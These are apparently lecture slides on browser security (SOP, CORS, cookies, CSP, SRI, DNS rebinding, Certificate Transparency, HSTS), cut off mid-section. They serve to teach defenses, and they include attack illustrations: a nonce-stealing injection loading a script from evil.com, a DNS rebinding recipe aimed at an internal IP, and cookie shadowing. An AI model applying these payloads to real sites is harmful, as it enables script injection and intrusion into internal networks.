

Browser Security features



Same Origin Policy (SOP)

- The main security feature in web browsers
- Basic idea: if data A is loaded from source X then code B loaded from source Y cannot access it, or stealing/modifying/deleting data would be easy for an attacker
 - Assumption: the attack is not coming from “your” server (→ XSS!), but has been included from somewhere else
 - Sources: included advertisements, iframes with external content etc
 - Reason: any script on a page has access to the whole page and can modify it in any way it sees fit. It can send data anywhere.
 - Note: it can (theoretically) receive data from anywhere too, but contacting a “different” server is again restricted by the SOP
 - “Script on your page” = has been loaded into it. The script source code may come from a different domain, but is executed within your page.

Ability of JavaScript to access DOM properties and methods across domains

Why do we need this at all?

What is the “origin”?

- The origin of an element consists of
 - Protocol/Scheme: HTTP and HTTPS are something different
 - E.g. inserting malicious data in HTTP is significantly easier...
 - Host/Domain: from which server it is coming
 - Port: a single server may provide multiple services
- Special exception: subdomains and explicit action
 - www.domain.tld and ftp.domain.tld are different origins
 - www.domain.tld and domain.tld are the same origin
 - But **only**, if a page explicitly sets its domain; **only** possible **upwards**
 - Example: www.domain.tld sets ‘ document.domain=“domain.tld” ’
- Note: the path (directory) is **NOT** part of the origin!
 - Example: Some script is hidden in profile A of a social network.
 - If user B visits this profile, the script can change the profile of user B (different form/page on same site), as the origin is the same for both!

SOP: Examples

- “Original” site, i.e. from where the “main” HTML document was retrieved (=what is visible in the browser address bar)
 - **https://www.site.com/examples/example1.html**
- Other candidates to be checked against SOP:
 - https://www.site.com/examples/example2.html
 - Different file → **SOP**
 - https://www.site.com/tasks/task1.html
 - Different subdirectory/path → **SOP**
 - **http://www.site.com/examples/example1.html**
 - Different protocol (HTTP instead of HTTPS) → **NOT SOP**
 - https://www.site.com:8080/examples/example1.html
 - Different port → **NOT SOP**
 - https://site.com/pictures/logo.png
 - Different domain, but MAY be set → **default NOT SOP, perhaps SOP**
 - https://**www2**.site.com/examples/example1.html
 - Different domain, although TLD & SLD match → **NOT SOP**
 - https://**news**.www.site.com/examples/example1.html
 - Added subdomain → **NOT SOP**
 - https://**www**.domain.org/
 - Different domain → **NOT SOP**

SOP: Effects

- Applies to all interactions between two different origins
 - Same origin: can do whatever it wants!
- Cross-origin **write**: generally allowed
 - In some exceptions preflight is needed (see CORS!)
- Cross-origin **read**: generally prohibited
 - Some information leakage is often possible, e.g. by the size of embedded content, timing measurements, status codes etc
- Cross-origin **embedding**: generally allowed
 - Note: will embed a resource, but **not** allow it access to its parent!
 - Examples:
 - Scripts may be loaded from other sources (but access to errors is SOP!)
 - Pictures, videos, audio can be from anywhere
 - Stylesheets: restrictions to content apply
 - Fonts: depends on browser
 - (i)Frames: can be restricted by header (X-Frame-Options) or CSP

SOP: Where does it apply?

■ It applies to:

- ☐ Multimedia markup (img, bgsound); even for same origin!
- ☐ Embedded objects (embed, object, applet)
- ☐ Embedded frames with sandbox (frame, iframe)
- ☐ Web Fonts (only to external ones, not locally installed ones)
- ☐ Canvas: reading pixel content

■ It partially applies to:

- ☐ Stylesheets: no read of cross-origin source
 - Writing is possible to style the **objects** independent of the origin
 - But **not** to the stylesheet itself (=only to the DOM)!
 - Reading the effective result style is possible if the DOM object is accessible

SOP: Where does it apply?

■ It does not apply to:

☐ Remote scripts

- Precondition: it must be parseable (very relaxed!) as JavaScript

☐ Embedded frames **without** sandbox (frame, iframe)

☐ Selected location/window attributes

- Write-only: location.href

- Read-only: window.window, .self, .closed, .frames, .length, .top, .opener, .parent

- Read/Write: window.location, .close, .blur, .focus, .postMessage; location.replace

☐ Internet Explorer && highly trusted zone

SOP: Some thoughts

- The SOP is not fully defined in a standard
 - Differences between browser vendors exist
- Lots of bypasses exist, some intentional, some inadvertently, some through various bugs
- In my opinion, it should be significantly strengthened!
 - If it is your content, then you should host it
 - Is it really so much more efficient to host a few common scripts on central servers (which can change them at any time, too)?
 - CDNs: what is useful to “outsource”?
 - Completely static content like images, videos → restrictions are easy; but is it needed for scripts or web pages?
 - “Good” ones might use your domain name and certificate (=know key)!
 - Integrating external APIs: do it on your server
- Browser plugins are not bound by the SOP – they can do whatever they want (follow the SOP, modify it, or completely ignore it)

Cross-Origin Resource Sharing (CORS)

- HTML 5 relaxes the same-origin policy, so a website can access data from a different origin via XMLHttpRequest
 - Normal: only from where it was retrieved itself (=„back“)
 - Website is from <http://www.example.com>
 - **Can** connect to <http://www.example.com>
 - **Cannot** connect to <http://www.other.org> or <http://db.example.com>
 - Relaxed by CORS:
 - Browser asks db.example.com (=Target!): “Do you allow to be accessed from www.example.com?”
 - If it allows this, scripts from www.example.com may connect to db.example.com, retrieve data – **and inspect everything from there**
- Note: any script on www.example.com can always create a form, fill it with data, and send it **to** www.other.org or db.example.org
 - Cross-origin write: generally allowed, but prohibited for certain methods
 - But it will **not** be able to **access** the data returned by this request!
 - Just XMLHttpRequest (or the Fetch API) are limited by the SOP
 - Cross-origin read: prohibited, but can be allowed by CORS

CORS: Use case

- Site A serves a webpage
- Site B contains some data
- Aim: web page from A shows data from B
- Solution 1:
 - ☐ Server A retrieves data from B (once a day, on demand etc)
 - ☐ Server A caches it (optionally)
 - ☐ Server A integrates the data into the pages it sends to the clients
- Solution 2 (e.g. “Single Page Applications”):
 - ☐ Server A sends page without data to clients (JavaScript only)
 - ☐ Page in **client browser** uses JavaScript to retrieve data from B
 - ☐ Data is evaluated & displayed locally

CORS!



Cross-Origin Ressource Sharing (CORS)

- The HTTP-Header “Access-Control-Allow-Origin” determines which sites a resource may be accessed from
 - Additional restriction possible: “Access-Control-Allow-Methods”, “Access-Control-Request-Headers”, “Access-Control-Allow-Credentials”, “Access-Control-Expose-Headers” and “Access-Control-Max-Age”
 - Credential will be sent with the request, but appropriate to the actual destination, not to the „original“ source of the page
- Applies to:
 - XMLHttpRequest, Web Fonts, WebGL textures, image/videos + „drawImage“ method, stylesheets, scripts (!)
- Note: the header is placed in the included resource, not in the including page!
 - Including page states in the “Origin” header who it is
 - Resource itself declares who may (exceptionally) get access to it

CORS: Request types

■ **Simple** requests: are just executed

□ Defined as fulfilling **all** of:

- Request is via HEAD, GET, or POST
- No custom headers; manually set content only for a limited list
- Body content type is text/plain, multipart/form-data, or application/x-www-form-urlencoded
- No event listeners registered on an XMLHttpRequestUpload object
- No ReadableStream object used in the request

■ Such requests can be sent already anyway → no new security issue

■ What happen with such requests:

□ Send GET request

- **Must** send “Origin” header

□ Received GET reply

- **Must** contain “Access-Control-Allow-Origin” header

- a) Display result **without** read access (**without** matching “-Allow-Origin”)
- b) Access and **use** result (with **matching** “-Allow-Origin”, e.g. “*”)

Otherwise: Data has been transferred into browser, but cannot be used in it!

CORS: Preflight

- All other requests must be “preflighted” by sending an OPTION request first, if **any** of these match (= not a “simple” request):
 - ☐ Use of PUT, DELETE, CONNECT, OPTIONS, TRACE, or PATCH
 - ☐ Any other custom header was added
 - ☐ Other body content encoding than three listed above, at least one event listener was registered, or a ReadableStream object is used

- Will send a preflight request:

Preflight-Request	<input type="checkbox"/> OPTIONS /...
	Origin: <where including site came from> Access-Control-Request-Method: POST Access-Control-Request-Headers: X-CustomHeader, Content-Type
Preflight-Response	<input type="checkbox"/> 200 OK
	Access-Control-Allow-Origin: <origin as above or wider> Access-Control-Allow-Methods: POST, GET, OPTIONS Access-Control-Allow-Headers: X-CustomHeader, Content-Type Access-Control-Max-Age: 86400

Appropriate to what is desired (see above)

This response may be cached for 24 hours

CORS: Preflight

- Only then the actual request is made
 - ☐ As a POST request (but could also be a GET: allowed in reply!)
 - ☐ With the custom header “X-CustomHeader”
 - ☐ With any “other” content type
- Requires two roundtrips and the server has to handle two requests
 1. Check whether such a request would be acceptable
 2. Actually answer the request
- What is NOT included here: authentication
 - ☐ Any client can send such a request
 - ☐ No credentials are sent
 - ☐ So all users are “anonymous”
- Solution: send credentials with the request
 - ☐ Potential security problem: we send a cookie with a session id to a server, telling him where it was initiated (Origin header)!

CORS: Authentication

- By default no cookies, credentials (HTTP Auth), or client certificates are sent, neither with the real request, nor with any preflight request
- By setting a flag these can be included
 - ☐ The server then either accepts this and answers - or not
 - ☐ The server must include the header “Access-Control-Allow-Credentials: true” or the browser **ignores & deletes** the response
 - “Mirroring” attacks: send cookies & receive it as text & access it
 - ☐ The server **must** send a **specific** Origin in the “Allow-Origin” header – “*” (wildcard) is prohibited!
- Which cookies are sent? Those for the destination server (“B”)!
 - ☐ A makes CORS request to B → Request includes cookies for B
- The reply can then also set cookies, but note that this remains a “third-party” cookie and will be treated as such
 - ☐ Which means it might be ignored
- SOP **always** applies to cookies, so A **cannot** read/modify B’s cookies!

+ “Origin: A”

CORS: Security

- What is the “Origin” header content?
 - Set by the Browser, cannot be changed by JavaScript
 - But we do not have to use a Browser...
 - Consequence: we can get the application to disclose all data by sending a “correct” Origin (if we know credentials, when required)
 - Countermeasures:
 - Use it for public resources only
 - Never use the Origin header for authorization
 - Use full authentication if needed: note that by design we do this cross-origin, as we do have two domains!
 - Require both Origin **and** Host headers to be present and occur once only && verify origin against whitelist && tie them to the IP address
 - If it once sent an Origin not on the whitelist, block for some time
 - No guarantee, but reasonable security
- Potentially: verify on server that preflight-required requests **had** a preflight request before → not really any improvement (easy to do)!

CORS: Security

■ Authentication & security?

- Do not allow cookies/credentials to be sent via unencrypted connections
 - We can control this via preflight requests → deny them if unencrypted
 - We **cannot** control this for simple requests
 - Even if preflight is by HTTPS, there is no guarantee that the actual request is encrypted (browsers will do it → but everyone else?)
 - This is no new issue: use “Secure” / “HTTPS-only” cookies
 - Works for every browser, even for simple requests
- How to actually “login” to the CORS site (to receive the cookie)?
 - Even authenticated CORS requests will **not** send the **origin site’s cookies** to the CORS site!
 - Use OAuth2 or similar
 - Manually add authentication headers to the request, e.g. username and password in basic authentication (→ **https!**)
 - Send authentication in body (login to CORS site **and** your site simultaneously!), receive a cookie, use cookie in actual content request

CORS: Open security issues

- Exfiltrating data to another server remains possible
 - The security checks take place on the second server
 - This means that a website can send data to any host it wishes, which might then store it
 - E.g. this might be a malicious host, which then returns a nice “I allow everyone” header
 - Not much different than now (encode in URL for “picture”), but can make exfiltrating data easier than before (REST)
- Depending on the response time, the page can identify whether a specific server exists (but which does not allow CORS, so it will not receive a reply in JavaScript as prevented by the browser), or whether it does not exist at all
 - Reconnaissance of internal servers!

CORS: Open security issues

- Do **not** send a universal wildcard (“*”) for allowed access:
 - Get local user (=inside company) to visit an external website with malicious code on it
 - Internal webserver specifies “*” for access
 - As the browser is inside the company, it can access the internal webserver (=inside firewall), and because of “*” the external website content (=script from there) can initiate this in the background and later exfiltrate the data
- DDoS becomes easier: even if no answer is provided and expected, preflight requests must still be handled by the server they are sent to
 - Can be done with POST, but now easier, faster, and more efficient!
- Header injection becomes much more dangerous, as this allows introducing an access control header allowing everyone access!
- Clients still cannot trust the content they received: it is from somewhere else and could contain malicious data

Cookies: Securing them

- Attention: these are “requests” by the server setting the cookie
 - Browsers will follow them, but applications not necessarily
- Secure/HTTPS-only: do not send unencrypted
 - This is an element of the Cookie header itself
 - “Set-Cookie: “ ...content, domain, expiration... “;Secure”
 - Often the application contains an option to set this automatically
- HTTP-only: no access by JavaScript
 - This is an element of the Cookie header itself
 - “Set-Cookie: “ ...content, domain, expiration... “;HttpOnly”
- Host-only: do **not** set the “Domain” attribute
 - Not set: send to exactly this host only
 - Domain set: send to every host at or under this domain
- Priority: when too many cookies from a single domain, delete those of low priority first → not really a security feature!

Cookies: Securing them

- SameSite: cookie should not be sent with cross-site requests (some CSRF-prevention; prevent cross-origin information leakage)
 - “Strict” : never cross origin; not even when clicking on a link on site A leading to B the Cookie set from B is actually sent to B
 - “Lax” (default): sent when clicking on most links, but not with POST requests: “Same-Site” and “cross-site top-level navigation”
 - Not as good as strict: e.g. “<link rel='prerender'>” is a same-site request fetched automatically (and kept in the background!)
 - Sent: GET requests leading to a top-level target (=URL in address bar changes; but may contain e.g. path)
 - I.e. will not be sent for iframes, images, XMLHttpRequests

request type,	example code,	cookies sent
link	<code></code>	normal, lax
prerender	<code><link rel="prerender" href="..."></code>	normal, lax
form get	<code><form method="get" action="..."></code>	normal, lax
form post	<code><form method="post" action="..."></code>	normal
iframe	<code><iframe src="..."></code>	normal
ajax	<code>\$.get('...')</code>	normal
image	<code></code>	normal

Strict:
None of these!

Cookies: Security issues

- Secure cookies could still be overwritten by insecure connections
 - They were just not **sent** via unencrypted communication!
 - Since Chrome 52 & Firefox 52 not possible anymore
- Cookie shadowing:
 - “Real” cookie: Path = / from www.example.com
 - “Shadow” cookie: Path = /subdir from evil.example.com
 - **But** setting the domain to “example.com”
 - Requests to “www.example.com/subdir/...” include **both** cookies
 - Note: only possible on same domain, so one application (or malware inside) attacking another one on same server or on similar level (see example) → **Public/shared hosting by different entities under the same domain name is very dangerous!**
 - Technically name-value pairs are a list, but most languages/frameworks implement them as a hash table → shadowing possible!
 - Also depends on the (varying by browser) sequence in the header

Cookies: Prefixes

- The browser does not (later) know, where a cookie came from. Was it sent via secure connection?
 - ☐ “Secure” tells us only where to send it, not where it came from!
- Vulnerable application on a subdomain can set a cookie, which will be sent to “parent” sites via setting the Domain attribute
 - ☐ Also via MitM on sites without HSTS or no “includeSubdomains”
- Additional security measures (Chrome, Firefox):
 - ☐ “__Host-” as prefix to the Cookie name: “Domain locked”
 - Will only be accepted in a Set-Cookie directive if it is 1) marked Secure, 2) was sent from a secure origin, 3) does not include a Domain attribute, and 4) has the Path attribute set to /
 - ☐ “__Secure-” as prefix to the Cookie name: Weaker than above
 - Will only be accepted in a Set-Cookie directive if it is 1) marked Secure and 2) was sent from a secure origin → Domain/Path possible
- Result: Non-compliant cookies are ignored
 - ☐ Prefix is **not** stripped: App. have to use it (=insert & read) too!

Cookies: Securing them

- Example of a really quite secure cookie (sent via HTTPS):

Set-Cookie: **__Host-SessionID=MDgvMTU=;Path=/;**
Secure;HttpOnly;SameSite=Strict

 No “Domain”
attribute!

- Analysis:

- ☐ “__Host-” Prefix: accepted only from a “good” source
 - Was received via httpS
- ☐ Path: to fulfil requirement for “__Host-”
- ☐ Domain: absent → Send only to this specific host
- ☐ Secure: sent back over httpS only
- ☐ HttpOnly: no access by JavaScript
- ☐ SameSite: not sent with cross-origin requests

Content Security Policy

- New method to restrict content on a page
 - ☐ Enforced by the browser
 - ☐ Directed by the server through HTTP headers
 - Must be done for each resource requested
 - Can be added as META tag (full version; report-only MUST be HTTP!)
 - ☐ Intended against various injection problems
 - But not a solitary final solution, “merely” some added protection
- Basic idea:
 - ☐ No scripts are allowed within the HTML page
 - ☐ All “scripts” must be contained in external files (.js, .css...)
 - ☐ Restrict various other actions that might be deemed “unsafe”, “undesirable” etc

Server specifies (outside the HTML!), what HTML is allowed to do

Content Security Policy (CSP)

■ Result of implementing CSP:

- ☐ Injecting a script into the page is useless, as it will not be executed
- ☐ “Simple” way around: get the script into the external file
 - Which is hopefully very difficult, as this script does not **ever** need to be modified based on user content; so it can be static & read-only
- ☐ Significant reworking of most web pages is needed
 - E.g. `onchange="javascript: ..."` doesn't work any more (or must be whitelisted by nonce, which must differ for every request!)
 - Must be added dynamically by (externally!) attaching an `onLoad` event to the page, which then identifies the element and attaches an `onChange` event to it

■ Therefore an important prerequisite exists:

- ☐ This will only work if “modifiable” content is strictly separated from scripts, i.e. user input only ever ends up in the HTML file, but **never ever** in any stylesheet or JavaScript file!
 - Practically this should not be a necessity anyway

Content Security Policy: Support

■ Browser support:

- ☐ Version 1: all browsers
- ☐ Version 2: almost all browsers
 - Firefox supports V2 partially: “plugin-types” is missing
 - Edge: Ignores nonces on scripts (→ more secure; no exceptions)
- ☐ Version 3: more restrictions; Chrome mostly, Firefox partially
 - navigate-to, prefetch-src, and referrer (deprecated) seem to be implemented by no browser at all

■ Compatibility: if a browser doesn't understand it, he ignores any unknown directives

- ☐ Page works, but no additional security!
- ☐ So no real drawback to including it exists
 - Apart from the effort required to implement it!

Content Security Policy: Integration

- Header: “Content-Security-Policy”
 - Debugging it: use “Content-Security-Policy-Report-Only”
 - Any violations will be logged, but not enforced
 - Important to find out whether some scripts are remaining somewhere!
 - A server may send only a single such header, so the various directives must be assembled on a single line
 - To protect against header injection
- Violations cause an event, which can be handled by the page
- Recommended: do not use the META tag, use the HTTP header
 - “frame-ancestors” and “sandbox” do not work there anyway
 - Policies apply only to resources after this element
 - Doing something before → no protection

CSP: Restrictions

- default-src: sets a default source list for other CSP restrictions
 - child-src, connect-src, font-src, img-src, media-src, object-src, script-src, style-src
 - No “addition”: specifying a source for an individual element overrides this, it will not “add” to it!
- base-uri: which URLs allowed as document base (=for relative URLs)
- connect-src: which URLs can be accessed by
 - XMLHttpRequest.send
 - Very easy and useful! E.g. restrict JavaScript requests to your own site and those explicitly used (e.g. foreign APIs)
 - WebSocket and EventSource constructor
 - sendBeacon: send data to a server; no response possible
 - Reporting some event; very special feature rarely used (ads, perhaps?)
 - Sending a Ping to a hyperlink destination (=user tracking method)
- report-uri: where to send violations reports to

CSP: Restrictions

■ Various source directives

- ☐ child-src: what URLs child frames (inside this) can come from, and what URLs Workers (=additional threads) can access
- ☐ font-src, img-src, media-src: loading fonts, images, audio/video

■ frame-ancestor: where this page can be embedded from (=parent)

- ☐ Attention: not included in default-src!
- ☐ Takes precedence over & replaces the “X-Frame-Options” header

■ frame-src: restricts embedding frames

- ☐ Deprecated; use child-src instead

■ form-action: where forms can be submitted to (URLs!)

- ☐ Attention: not included in default-src!

■ object-src: loading plugins

- ☐ Also applies to data loaded for the plugins and nested contexts

■ plugin-types: list of media types for which plugins may be loaded

- ☐ Example: “Content-Security-Policy: plugin-types application/pdf”

CSP: Restrictions

- worker-src: WebWorkers (→ script-src → child-src → default-src)
- script-src: which scripts can be executed
 - Includes all other “executable” things besides JS, e.g. XSLT
 - Includes “javascript:” URLs and event handlers
 - Includes all inline scripts: but whitelisting is possible in V2
 - Addition: “unsafe-eval” prevents the eval function, the “Function” constructor, and setTimeout/setInterval with strings
 - External scripts: must be in list (or V2: individually whitelisted)
 - List can be full URL (<http://www.example.com/scripts/script1.js>) or wildcard (<http://www.example.com/scripts/> → all scripts in directory)
- Example of whitelisting by Nonce (random value; not a signature!):

`Content-Security-Policy: default-src 'self' ;`

`script-src 'self' https://example.com 'nonce-c3Sasdfn939hc3'`

- Allowed: `<script src="https://example.com/src.js"></script>`
- Allowed: `<script nonce="c3Sasdfn939hc3">`
- Allowed: `<script nonce="c3Sasdfn939hc3"`

CSP: Restrictions

- Whitelisting by hash: specify the exact hash of the script to allow
 - Note: does not contain a secret. But later changes/additions to the CSP, e.g. by malicious JavaScript (for instance DOM-based XSS), do not have any effect
 - Applies only to inline script, not possible for external ones
 - Example: `Content-Security-Policy: script-src 'sha512-YWIZOWNiNzJjNDRlYzc4MTgwMDhmZDlkOWI0NTAyMjgyY2MyMWJlMWUyNjc1ODJlYWJhNjU5MGU4NmZmNGU3OAo='`
 - Allows: `<script>alert('Hello, world.');``</script>`
 - Prohibits: `<script>[REDACTED]alert('Hello, world.');``</script>`
 - Prohibits: `<script>alert('Hello [REDACTED] world.');``</script>`
- `style-src`: source for stylesheets
 - Same exceptions (hash/nonce) as with scripts
- Both: “unsafe-inline” allows inline scripts/styles for compatibility
 - But then you get no security advantage for these elements...
 - Independent of location: submit-script may be copied to image...

CSP: Restrictions

- sandbox: does not specify source, but additional restrictions
- A sandbox may restrict (or rather: configuration directives allows to individual unrestrict; opt-in principle!):
 - ☐ allow-forms: no form submission → allow it
 - ☐ allow-popups: opening popups
 - ☐ allow-pointer-lock: allow the PointerLock API
 - ☐ allow-same-origin: no scripting, but access to DOM; “foreign” embedded site may access it’s **own** source server
 - ☐ allow-scripts: allow executing scripts
 - ☐ allow-top-navigation: navigating to other pages (by script, user is unrestricted!) of the top window/tab
- Version 3 additions and related extension specifications:
 - ☐ allow-modals, allow-orientation-lock, allow-popups-to-escape-sandbox, allow-presentation, manifest-src, prefetch-src, worker-src, disown-opener, navigate-to, report-to, block-all-mixed-content, upgrade-insecure-requests

CSP: Version 3

- strict-dynamic: use carefully. This will allow scripts that are allowed to be executed (nonce or hash) to load more scripts by dynamically inserting “<script>” elements – these latter need not be on a whitelist
 - Seems to be used mostly in connection with CDNs
 - Load a whitelisted script from a CDN
 - Allow this script to load further scripts from other servers of this CDN (or from other CDNs)
 - Insertion must take place via the DOM, but **not** the parser
 - Allowed:

```
var s=document.createElement('script');  
s.src='https://somewhere.el.se/helper.js';  
document.head.appendChild(s);
```
 - Prohibited: `document.write('<script src="/attack.js"></script>');`
- unsafe-hashes: like unsafe-inline it reduces the security by allowing include scripts. But only event handlers, style attributes and javascript: navigation targets can be whitelisted in this way!

CSP: Nonce stealing attack

- Browsers are very lenient when interpreting content
- This can be a problem when using nonces

- Example of a page part:

- `<p>Hello, [INJECTION POSSIBILITY]</p>`
`<script nonce="abc" src='/good.js'></script>`
- Injected text: `<script src='https://evil.com/evil.js'>`
- Result: `<p>Hello, <script src='https://evil.com/evil.js' </p>`
`<script nonce="abc" src='/good.js'></script>`
- Interpretation by browsers: Some external script with a valid nonce
 - `<script>` element
 - Src attribute: `https://evil.com/evil.js`
 - An attribute with the name `</p>` – Unknown and ignored
 - An attribute with the name `<script>` – Unknown and ignored
 - A valid nonce
 - A second src attribute – which is ignored
 - End of tag and end of script

Feature Policy

- Allow/prohibit use of browser features in this frame and any subframes
 - E.g. an iframe, which is from a different source would be affected
 - Supported partially by Chrome/Opera (most) and Firefox (several); Edge/IE: None
- Syntax: **Feature-Policy: <directive> <allowlist>**
- Allow list: “*”, “self” (=SOP), “src” (iframes only; special rules), “none”, <individual origins separated by space>
- Directives:
 - accelerometer, ambient-light-sensor, autoplay, battery, camera, display-capture, document-domain, encrypted-media, execution-while-not-rendered, execution-while-out-of-viewport, fullscreen, geolocation, gyroscope, layout-animations, legacy-image-formats, magnetometer, microphone, midi, oversized-images, payment, picture-in-picture, publickey-credentials, sync-xhr, usb, vr, wake-lock, xr-spatial-tracking
- Several of them affect the whole related API
- Example: **Feature-Policy: microphone 'none'; geolocation 'none'**

Subresource Integrity

- Problem of CDNs: They cache your static resources. But how to guarantee that what end-users get is what you sent to the CDN?
 - They can modify/replace the content and send variations/different content to everyone (or solely to specific recipients)
- Solution: “integrity” attribute for `<link>` and `<script>` tags
 - Format: string of two parts, separated by dash
 - Hash algorithm: currently only sha256, sha384, and sha512
 - The binary hash value must be encoded in Base-64
 - The hash is not secured or keyed in any way: the CDN can trivially recompute any hash value...
 - ... but the “reference” value of the hash is part of the “dynamic” page coming from **your** server!
- Browsers will fetch the content, verify the hash, and if it does not match, produce a network error
- Support: Chrome, Firefox, Edge

Subresource Integrity

■ Example:

- `<script src=https://code.jquery.com/jquery-2.1.4.min.js integrity="sha384-R4/ztc4ZlRqWjqluvf6RX5yb/v90qNGx6fS48N0tRxiGkqveZETq72KgDVJCp2TC" crossorigin="anonymous"></script>`
- Embeds jquery from an external link
 - But makes sure, that it is exactly the expected version and unmodified!
- The “crossorigin” attribute ensures that no credentials are sent
 - It MUST be set – otherwise information disclosure might happen
 - E.g. sending lots of requests with varying/known hashes, to check whether this specific version is used/acceptable
 - The CDN must send a “Access-Control-Allow-Origin” header with its response, so that the including site gets access to it at all
 - This is, after all, a Cross-Origin request to a different server...

DNS Rebinding

- A lot of security features in a web browser depend on the SOP
 - In short: scripts can only contact the server they came from
- But how is the SOP enforced? Via DNS (host=domain name, not IP)!
- So we can contact any other server “easily”, if we control the DNS:
 1. Set DNS for “www.evil.com” to 140.78.100.128
 2. Client retrieves page from www.evil.com, asking for IP addr. first
 - DNS timeout for “www.evil.com” is set to 1 second for this reply
 3. Client retrieves script from same server (=immediately)
 4. Script contacts its “own” server again after 2 seconds delay
 5. Client performs new DNS lookup (previous answer has expired!)
 6. DNS server **now** responds with “www.evil.com = 192.168.1.1”
 7. Client connects to a different (e.g. local) server in spite of SOP, and performs an attack/reconnaissance/...
 - It can read all the data from 192.168.1.1, as it is “Same Origin” (=www.evil.com); it can manipulate all data there too
- Because of countermeasures today typ. useful combined with XSS

DNS Rebinding

- Difficulties of implementing DNS rebinding:
 - You have to control the DNS server for **some** domain
 - This is not that difficult and can be set up easily
 - Can be any domain name!
 - You must set very short DNS timeouts
 - Easy on your server, but intermediate DNS servers often set minimums on timeout, e.g. 5 minutes or some hours
 - Then you must wait for expiry - with the user still on this web page!
 - DNS and attack must be synchronized
 - Requires a little bit of programming and communication
 - Getting around countermeasures, like pinning
 - Provide two answers (A records), with the “first” one being the priority, and then block communication to it (e.g. firewall) → fallback to “second” entry → countermeasure: use “private” addresses preferentially
- Result: only for more experienced and resourceful attackers
 - But you do not have to be a professional!

DNS Rebinding - Prevention

- DNS pinning in web browsers: they do their own (not via the OS!) DNS lookup (or at least caching) and keep/use the first response for the whole duration of the web page
 - Must fail (=stop) if reply changes → DNS requests are still made!
 - Otherwise a server might have received a new IP and the “old” one might now be controlled by an attacker!
- Filtering private IP addresses from DNS responses
 - Easy for the “normal” private ranges, but company servers might also filter out public IP addresses used only internally
 - Very important in IPv6!
 - Drawback: the internal address space can be profiled by an attacker by just checking everything and noting failures
- Checking the HTTP “Host” header on victim devices
 - This must be your own hostname; if different → sign of attack

Certificate Transparency

- Making misbehaviour of CAs detectable: every CA can issue a certificate for arbitrary domains
 - But it **should** do so only on request of the domain owner
 - See “Certification Authority Authorization” for this!
- CT does **NOT** solve this problem, it **merely** creates **accountability**!
 - I.e. If a “wrong” certificate was issued, it will be undeniable
 - Even if the certificate was not observed&stored by someone
 - If a “wrong” certificate is issued, the domain owner **can** notice this
- “Informal” regulation: not legally binding, but if a CA wants to be in the “trusted CA list” of Chrome (+Firefox...), then it must follow it
 - In force since March 2018
- Detecting problems:
 - Manually search for your domain name etc: <https://crt.sh/>
 - Use a (commercial) service to be notified on every certificate that is issued for your domain name(s)

Certificate Transparency

- Content of Certificate Transparency:
 - ☐ CA creates pre-certificate
 - ☐ CA adds it to public certificate log and receives timestamp
 - ☐ CA adds timestamp to certificate and signs it
 - ☐ CA sends certificate to domain owner (who then uses it) and log
 - Logs contain both the “pre” and the “full” certificate
- Practice: two timestamps (=two different certificate logs) needed
 - ☐ “Needed”: the browser verifies that these are present and correct
 - Theory/Asynchronously/”Someone else”: verify the certificate is in the Merkle tree and that the tree is valid/consistent
 - ☐ Takes place in addition to “other” cryptographic checks
 - ☐ Chrome: one log has to, and one may not be operated by Google
- To ensure a complete and unmodifiable “list”, the logs are Merkle-Trees. Trivial explanation: $\text{Value} = \text{Hash}(\text{previous value} || \text{new data})$
- Note: this is peculiar to browsers, but everyone can do this in their own software too, if they want

Certificate Transparency: Problems

- Every certificate is public
 - “Internal” certificates for development etc → Everyone sees them!
 - Secret subdomains, future web servers... are public
- Problem for purely internal use
 - Chrome: see two options to disable it
“CertificateTransparencyEnforcementDisabledForUrls”,
“CertificateTransparencyEnforcementDisabledForCas”
- No security if a certificate is issued unlogged and verification by browsers can be prevented
- Independent of revocation; only works if actually checked
 - “CA ? issued a certificate for my.domain.com to someone, but still refuses to revoke this malicious certificate!” → No solution here...
- No active detection on its own: Requires checking by someone

Certificate Transparency: Using it

- What to do for end users: nothing!
 - The browser does everything for you
- What to do for site owners: (mostly) nothing!
 - Obtaining a certificate might take a little bit longer, but mostly you don't notice it (a few seconds); all the work is done by the CA
 - You don't have to do anything else
 - Recommended: check the/a log whether there are certificates you do not know anything about
 - Optional: "Expect-CT" header
 - Expect-CT: max-age=86400, enforce, report-uri="https://foo.example/report"
 - For 24 hours (86400), every certificate of this connection must use CT
 - Req.: timestamp in cert. extension || TLS extension || OCSP stapling
 - Support: Chrome, Edge
 - Deprecated: after June 2021 every certificate must have CT anyway, as older ones are no longer valid and since 3/2018 only CAs with CT are accepted into the browser list...

HSTS: Prevent downgrade attacks

- Scenario: User opens “http://www.site.com”
 - Automatic redirect to “https://www.site.com/”
- But what if there is a MitM attacker?
 - Start https connection to server & serve it modified via http to client?
 - Modify the request to the server to select very weak encryption?
- No redirection, just http and https offered in parallel?
- Other elements in https sites containing http URLs (e.g. in iframe)?
- Partial solution: HTTP Strict Transport Security (HSTS)
 - The server uses the header field “Strict-Transport-Security” to tell the client that encryption is supported and always required
 - This header specifies for how long this assertion is valid, too
 - Example: “Strict-Transport-Security: max-age=31536000”
 - One full year; starts anew with each response
 - The client stores this information locally for future requests
 - Which means, there is information which sites were visited...

HTTP Strict Transport Security (HSTS)

■ What a conforming client does

- ☐ Automatically request solely https resources
 - Not “http → redirect → https”, but
“locally replace ‘http’ with ‘https’, then open secure connection to server”
- ☐ If https is not successful (for whatever reasons), do **not** allow the user to access the website
 - No “I know what I’m doing, let me proceed!”, **only** “Fatal error”!

■ Drawback:

- ☐ Must be accessed over secure connection first (or after it expired)
- ☐ I.e., if the attacker can modify the **first ever** request to a site, he can filter out the header and subvert the system
 - Most browsers contain a (“small”; see below) list of important sites using HSTS, so for them even the first connection is secure
- ☐ Modifying local time (e.g. NTP attacks) allows attacks

Result: Better security, but do not depend on it!

HTTP Strict Transport Security (HSTS)

■ Definition of the header:

☐ Strict-Transport-Security: max-age=<expire-time>

- Expiration time in seconds
- Limit will be updated with “current time + current value” on every visit
 - So can be shortened as well; set to “0” to disable it

☐ Optional additions:

- “; includeSubDomains”: rule applies to all subdomains of this site too
 - Strongly recommended for security; see Cookies above
- “; preload”: requirement for inclusion in preload list
 - Google maintains a list of preload sites, which most (all?) browsers use for the “statically set” list of domains (1/2021: ca. 127,000 sites)
 - Added to prevent malicious adding by third persons to the list
 - Requires “includeSubDomains” to be added to the list (+encrypt. ...)

■ Will only be used/stored if access via https without certificate error

Privacy issue because of HSTS

■ Prerequisites:

- ☐ A website identifies a user
- ☐ The website has several other (sub-)domains under its control

■ Method:

- ☐ Send a website which includes a single content element for each of the secondary domains
